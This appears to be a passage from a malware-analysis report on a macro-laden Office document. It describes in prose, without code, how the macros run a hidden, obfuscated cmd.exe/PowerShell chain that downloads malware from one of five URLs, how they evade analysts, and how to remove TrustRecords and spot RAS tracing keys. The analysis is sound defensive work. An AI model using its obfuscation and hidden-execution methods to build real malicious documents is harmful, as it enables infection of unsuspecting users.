
On the first launch, the document does not execute the macros and without enabling content. However, upon enabling that option, the macros would execute and create a hidden OS shell using wscript.shell that runs a malicious obfuscated script on cmd.exe. It would create multiple child processes which are also hidden until the script is de-obfuscated and finally executes on PowerShell. The malicious script with access 5 different URLs until one of them is accessible and has successfully downloaded the malware and stores it on the victim's computer before executing it. But if all the URLs are not accessible, the malware cannot be downloaded, and the processes launched by the macro would be stopped. However, the functionality of the malware the document is attempting to download is unknown, but it could possibly be a backdoor or registering the victim's system as a bot.

Malicious Document Defences

The document had intentions to hide its malicious purpose from unsuspecting victims. The first defense it had was obfuscating the embedded macros to hide the purpose of the script. The document contains several macros, and the critical ones were flooded with redundant statements to confuse the analyst and hide the malicious portion of the script. It contains several pointless select and switch cases within the script and the shell object created was initialized within an array method. The command that it ran was also not shown as it was within the contents of a Text Box object. Secondly, the document hid the terminals by hiding the window upon execution to prevent the victim from suspecting any malicious attempts by the document. Lastly, the command executed by the OS shell was obfuscated as well and required multiple processes to de-obfuscate the command, thus making it difficult for the analyst to interpret the intention of the script.

Malicious Document Removal

If a user clicks on the 'Enable Content' button, Office will update the TrustRecord for the document to indicate that macros have been allowed with this document and will always be allowed going forward. As TrustRecords remember a user's action's forever and would allow macros to run automatically on a previously enabled document, it is best if the Trusted Documents are removed from the Registry



Windows has a feature where it will create subkeys within the "tracing" registry key for whenever Windows needs to trace issues or monitor an application and its execution. The "RASAPI32" and "RASMNCs" registry keys get created the first time an application interacts with the Remote Access API, "rasapi32.dll", and the Remote Access Connection Manager, "rasman.dll". Since these Dynamic-Link Libraries (DLLs) are related to RAS, it indicates that applications that have "RASAPI32" and "RASMNCs" registry keys attempted network connections.

